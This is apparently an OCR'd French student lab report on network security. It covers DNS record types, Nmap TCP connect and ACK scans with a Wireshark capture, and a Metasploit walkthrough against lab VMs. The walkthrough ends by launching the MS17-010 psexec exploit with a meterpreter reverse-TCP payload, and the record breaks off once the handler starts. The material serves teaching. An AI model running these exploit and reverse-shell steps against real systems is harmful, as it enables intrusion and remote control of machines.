
- A : Renvoie une adresse IPv4 pour un nom de host donné.
- AAA : Renvoie une adresse IPv6 pour un nom de host donné.
- NS : Délègue la gestion d'une zone à un serveur de nom faisant autorité.
- CNAME : Permet de réaliser un alias (un raccourci) d'un host vers un autre.
- SOA : Définit le Serveur Maitre du domaine.
- PTR : Réalise l'inverse de l'enregistrement A ou AAAA, donne un nom de host (FQDN) pour une adresse IP.
- MX : Définit le nom du serveur de courrier du domaine.
- TXT : Une chaîne de caractères libres.

II. TP2 : Découverte et scans de la cible et E-sniffer les communications avec wireshark


Nous allons aborder le thème des scans réseau. Un scan de réseau est très utile pour collecter un maximum d'informations sur ce dernier. Il est possible de faire un scan d'IP, un scan de ports, une détection d'OS mais aussi de services. Pour effectuer les scans, nous utiliserons Nmap.
Tout d'abord, avant d'effectuer les tests d'audit de ce Tp on doit vérifier la communication entre les VM utilisées à l'aide de la commande ping.



❾balayage TCP connect()
*Test sur un port ouvert nmap -sT 192.168.174.135 -p 21 :




* Test sur un port fermé nmap -sT 192.168.174.135 -p 53 :




❾balayage ACK et Windows scan (windows Xp)

Le scan TCP ACK détecte les ports filtrés, mais ne fait pas la distinction entre les ports ouverts et fermés. Ce type de scan est différent des autres car il ne peut pas déterminer si un port est ouvert (ni même ouvert|filtré). Il est utilisé pour découvrir les règles des parefeux, déterminant s'ils sont avec ou sans états (statefull/stateless) et quels ports sont filtrés. Pour le TCP connect() qu'on a vu dans le test 3 et 4, il fait la vérification classique hors administration. Pour le scan TCP SYN c'est une méthode de vérification rapide et discrète pour les administrations.

*Le test avec le pare-feu activé :






*analyse avec Wireshark :

10	0.267046372	192.168.174.128	192.168.174.140	TCP	54 40412 → 21 [ACK] Seq=1 Ack=1 Win=1024 Len=0
11	0.267128647	192.168.174.128	192.168.174.140	TCP	54 40412 → 199 [ACK] Seq=1 Ack=1 Win=1024 Len=0
12	0.267264273	192.168.174.128	192.168.174.140	TCP	54 40412 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
13	0.267359416	192.168.174.128	192.168.174.140	TCP	54 40412 → 113 [ACK] Seq=1 Ack=1 Win=1024 Len=0
14	0.267470595	192.168.174.128	192.168.174.140	TCP	54 40412 → 445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
15	1.368684115	192.168.174.128	192.168.174.140	TCP	54 40413 → 445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
16	1.369291602	192.168.174.128	192.168.174.140	TCP	54 40413 → 113 [ACK] Seq=1 Ack=1 Win=1024 Len=0
17	1.369550198	192.168.174.128	192.168.174.140	TCP	54 40413 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
18	1.369726864	192.168.174.128	192.168.174.140	TCP	54 40413 → 199 [ACK] Seq=1 Ack=1 Win=1024 Len=0
19	1.369908497	192.168.174.128	192.168.174.140	TCP	54 40413 → 21 [ACK] Seq=1 Ack=1 Win=1024 Len=0
20	1.370132365	192.168.174.128	192.168.174.140	TCP	54 40413 → 8080 [ACK] Seq=1 Ack=1 Win=1024 Len=0
21	1.370422672	192.168.174.128	192.168.174.140	TCP	54 40413 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
22	1.370564166	192.168.174.128	192.168.174.140	TCP	54 40413 → 3306 [ACK] Seq=1 Ack=1 Win=1024 Len=0
23	1.370745325	192.168.174.128	192.168.174.140	TCP	54 40413 → 995 [ACK] Seq=1 Ack=1 Win=1024 Len=0
24	1.370860665	192.168.174.128	192.168.174.140	TCP	54 40413 → 143 [ACK] Seq=1 Ack=1 Win=1024 Len=0
25	1.469944922	192.168.174.128	192.168.174.140	TCP	54 40412 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
26	1.470155269	192.168.174.128	192.168.174.140	TCP	54 40412 → 443 [ACK] Seq=1 Ack=1 Win=1024 Len=0
27	1.470286581	192.168.174.128	192.168.174.140	TCP	54 40412 → 554 [ACK] Seq=1 Ack=1 Win=1024 Len=0
28	1.470484776	192.168.174.128	192.168.174.140	TCP	54 40412 → 53 [ACK] Seq=1 Ack=1 Win=1024 Len=0
29	1.472996831	192.168.174.128	192.168.174.140	TCP	54 40412 → 25 [ACK] Seq=1 Ack=1 Win=1024 Len=0
30	1.473168300	192.168.174.128	192.168.174.140	TCP	54 40412 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
31	1.473275959	192.168.174.128	192.168.174.140	TCP	54 40412 → 1025 [ACK] Seq=1 Ack=1 Win=1024 Len=0
32	1.473473560	192.168.174.128	192.168.174.140	TCP	54 40412 → 993 [ACK] Seq=1 Ack=1 Win=1024 Len=0
33	1.473615471	192.168.174.128	192.168.174.140	TCP	54 40412 → 8888 [ACK] Seq=1 Ack=1 Win=1024 Len=0
34	1.473702285	192.168.174.128	192.168.174.140	TCP	54 40412 → 22 [ACK] Seq=1 Ack=1 Win=1024 Len=0
35	1.570403679	192.168.174.128	192.168.174.140	TCP	54 40413 → 554 [ACK] Seq=1 Ack=1 Win=1024 Len=0
36	1.570625244	192.168.174.128	192.168.174.140	TCP	54 40413 → 443 [ACK] Seq=1 Ack=1 Win=1024 Len=0
37	1.570769480	192.168.174.128	192.168.174.140	TCP	54 40413 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
38	1.573643728	192.168.174.128	192.168.174.140	TCP	54 40413 → 993 [ACK] Seq=1 Ack=1 Win=1024 Len=0
39	1.573858922	192.168.174.128	192.168.174.140	TCP	54 40413 → 1025 [ACK] Seq=1 Ack=1 Win=1024 Len=0
40	1.574090302	192.168.174.128	192.168.174.140	TCP	54 40413 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
41	1.574260457	192.168.174.128	192.168.174.140	TCP	54 40413 → 25 [ACK] Seq=1 Ack=1 Win=1024 Len=0

*On remarque que les ports scanner sont filtrés. D'après la capture Wire Shark, **il n'a y a pas de réponse ou réception d'un message ICMP destination unreachable cela signifie que les ports sont filtrés.**

*Le test avec le pare-feu désactivé :



*on re remarque que les ports scannés avec le pare feu désactive sont non filtrés (unfiltred). dans la capture de WireShark, on remarque que les ports unfiltred répondent par un RST Par exemple ici le port 80 :

Solutions pour limiter les scans de port :

- Utiliser des firewalls et des routeurs intégrant la capacité des paquets
- Fermer tours les ports inutilisés
- Scanner votre propre système pour vérifier les ports inutilisés sont fermés
- Installer un IDS

III. TP3 : Metasploit

Attaquant : Kali : 192.168.184.128
Victime : Windows7 : 192.168.184.130

A. A-lancement de Metasploit

Avant de lancer Metasploit, il faut démarrer la base de données Postgresql comme suit :

```
┌──(kali㉿kali)-[~]
└─$ service postgresql start

┌──(kali㉿kali)-[~]
└─$ service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Thu 2021-12-30 23:45:11 EST; 1min 12s ago
    Process: 1640 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1640 (code=exited, status=0/SUCCESS)

┌──(kali㉿kali)-[~]
└─$
```

Ensuite, taper msfconsole pour lancer metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                  .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMKd,
          'xNMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
       :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMMXd:..       ..;dKMMMMMMMMMMMMMo
   xMMMMMMMMMMWd.                  .oNMMMMMMMMMMk
  oMMMMMMMMMMx.                       dMMMMMMMMMMx
 .WMMMMMMMMM:                          :MMMMMMMMMM,
 xMMMMMMMMMo                            lMMMMMMMMMO
 NMMMMMMMMW                         ,cccccoMMMMMMMMWlccccc;
 MMMMMMMMMX                         ;KMMMMMMMMMMMMMMMMMMMX:
 NMMMMMMMMW.                          ;KMMMMMMMMMMMMMMMX:
 xMMMMMMMMMd                            ,0MMMMMMMMMMMK;
 .WMMMMMMMMMc                             'OMMMMMM0,
  lMMMMMMMMMMk.                             .kMMO'
   dMMMMMMMMMMWd'                             ..
    cWMMMMMMMMMMMNxc'.                    ##########
     .0MMMMMMMMMMMMMMMMWc                #+#    #+#
       ;0MMMMMMMMMMMMMMMo.              +:+
         .dNMMMMMMMMMMMMo              +#++:++#+
            'oOWMMMMMMMMo                    +:+
                .,cdkO0K;             :+:    :+:
                                      :::::::+:
                      Metasploit

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use help <command> to learn more about any command

msf6 > db_status
[*] postgresql selected, no connection
msf6 >
```

Sur la plupart des machines Windows, le protocole SMB est activé. Ce protocole est responsable du partage des dossiers sur les machines en réseau. Nous allons utiliser un outil auxiliaire de Metasploit pour scanner la version du protocole SMB sur la machine Windows7 :

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

Ensuite définir l'adresse de la machine victime ainsi que le nombre de Thread à 100 :

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.68.184.130
RHOSTS => 192.68.184.130
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.68.184.130:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

B. B- Recherche des exploits :

De manière générale, on peut chercher les exploits dans Metasploit selon plusieurs critères. Exemple : search platform :Windows

```
 SP 1.4 Error Packet Overflow
   1279  exploit/windows/tftp/quick_tftp_pro_mode                    2008-03-27       good       No     Quick FT
P Pro 2.1 Transfer-Mode Overflow
   1280  exploit/windows/tftp/tftpd32_long_filename                  2002-11-19       average    No     TFTPD32
Long Filename Buffer Overflow
   1281  exploit/windows/tftp/tftpdwin_long_filename                 2006-09-21       great      No     TFTPDWIN
 v0.4.2 Long Filename Buffer Overflow
   1282  exploit/windows/tftp/tftpserver_wrq_bof                     2008-03-26       normal     No     TFTP Ser
ver for Windows 1.4 ST WRQ Buffer Overflow
   1283  exploit/windows/tftp/threectftpsvc_long_mode                2006-11-27       great      No     3CTftpSv
c TFTP Long Mode Buffer Overflow
   1284  exploit/windows/unicenter/cam_log_security                  2005-08-22       great      Yes    CA CAM l
og_security() Stack Buffer Overflow (Win32)
   1285  exploit/windows/vnc/realvnc_client                          2001-01-29       normal     No     RealVNC
3.3.7 Client Buffer Overflow
   1286  exploit/windows/vnc/ultravnc_client                         2006-04-04       normal     No     UltraVNC
 1.0.1 Client Buffer Overflow
   1287  exploit/windows/vnc/ultravnc_viewer_bof                     2008-02-06       normal     No     UltraVNC
 1.0.2 Client (vncviewer.exe) Buffer Overflow
   1288  exploit/windows/vnc/winvnc_http_get                         2001-01-29       average    No     WinVNC W
eb Server GET Overflow
   1289  exploit/windows/vpn/safenet_ike_11                          2009-06-01       average    No     SafeNet
SoftRemote IKE Service Buffer Overflow
   1290  exploit/windows/winrm/winrm_script_exec                     2012-11-01       manual     No     WinRM Sc
ript Exec Remote Code Execution
   1291  exploit/windows/wins/ms04_045_wins                          2004-12-14       great      Yes    MS04-045
```


On peut aussi combiner la recherche :


```
msf6 > search date:2011 platform:linux

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/linux/http/vcms_upload                2011-11-27       excellent  Yes    V-CMS PHP File Upload and Execute
   1   exploit/linux/local/ktsuss_suid_priv_esc      2011-08-13       excellent  Yes    ktsuss suid Privilege Escalation
   2   exploit/linux/local/pkexec                    2011-04-01       great      Yes    Linux PolicyKit Race Condition Pri
vilege Escalation
   3   exploit/linux/misc/hp_data_protector_cmd_exec 2011-02-07       excellent  No     HP Data Protector 6 EXEC_CMD Remot
e Code Execution
   4   exploit/linux/misc/netsupport_manager_agent   2011-01-08       average    No     NetSupport Manager Agent Remote Bu
ffer Overflow
   5   exploit/linux/telnet/telnet_encrypt_keyid     2011-12-23       great      No     Linux BSD-derived Telnet Service E
ncryption Key ID Buffer Overflow
   6   exploit/multi/browser/java_rhino              2011-10-18       excellent  No     Java Applet Rhino Script Engine Re
mote Code Execution
   7   exploit/multi/http/familycms_less_exec        2011-11-29       excellent  Yes    Family Connections less.php Remote
 Command Execution
   8   exploit/multi/http/glassfish_deployer         2011-08-04       excellent  No     Sun/Oracle GlassFish Server Authen
ticated Code Execution
   9   exploit/multi/http/plone_popen2               2011-10-04       excellent  Yes    Plone and Zope XMLTools Remote Com
```

C. Exemple 1 : Windows server 2012R2

Dans cet exemple nous allons exploiter une machine windows server 2021 R2 avec l'exploit MS17_010

Pour cela, sur la machine victime activer le compte invité et créer un dossier partgé avec droits lecture et écriture. Tester l'accès au dossier partagé :





```
┌──(root💀kali)-[/home/kali]
└─# smbclient -U Administrateur //192.168.1.10/dossier
Enter WORKGROUP\Administrateur's password:
Try "help" to get a list of possible commands.
smb: \> hekp
hekp: command not found
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \>
```

Lancer Metasploit et utiliser me scanner de vulnérabilité dédiée à cet exploit

```
msf6 > use 31
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                             no        Check for architecture on vuln
erable hosts
   CHECK_DOPU   true                                                             no        Check for DOUBLEPULSAR on vuln
erable hosts
   CHECK_PIPE   false                                                            no        Check for named pipe on vulner
able hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                        yes       The target host(s), range CIDR
 identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                                no        The Windows domain to use for
authentication
   SMBPass                                                                       no        The password for the specified
 username
   SMBUser                                                                       no        The username to authenticate a
s
   THREADS      1                                                                yes       The number of concurrent threa
ds (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 192.168.1.10:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Passons maintenant à l'utilisation de l'exploit pour attaquer un serveur windows 2021 R2

Dans metasploit, sélectionner l'exploit :

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.10:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
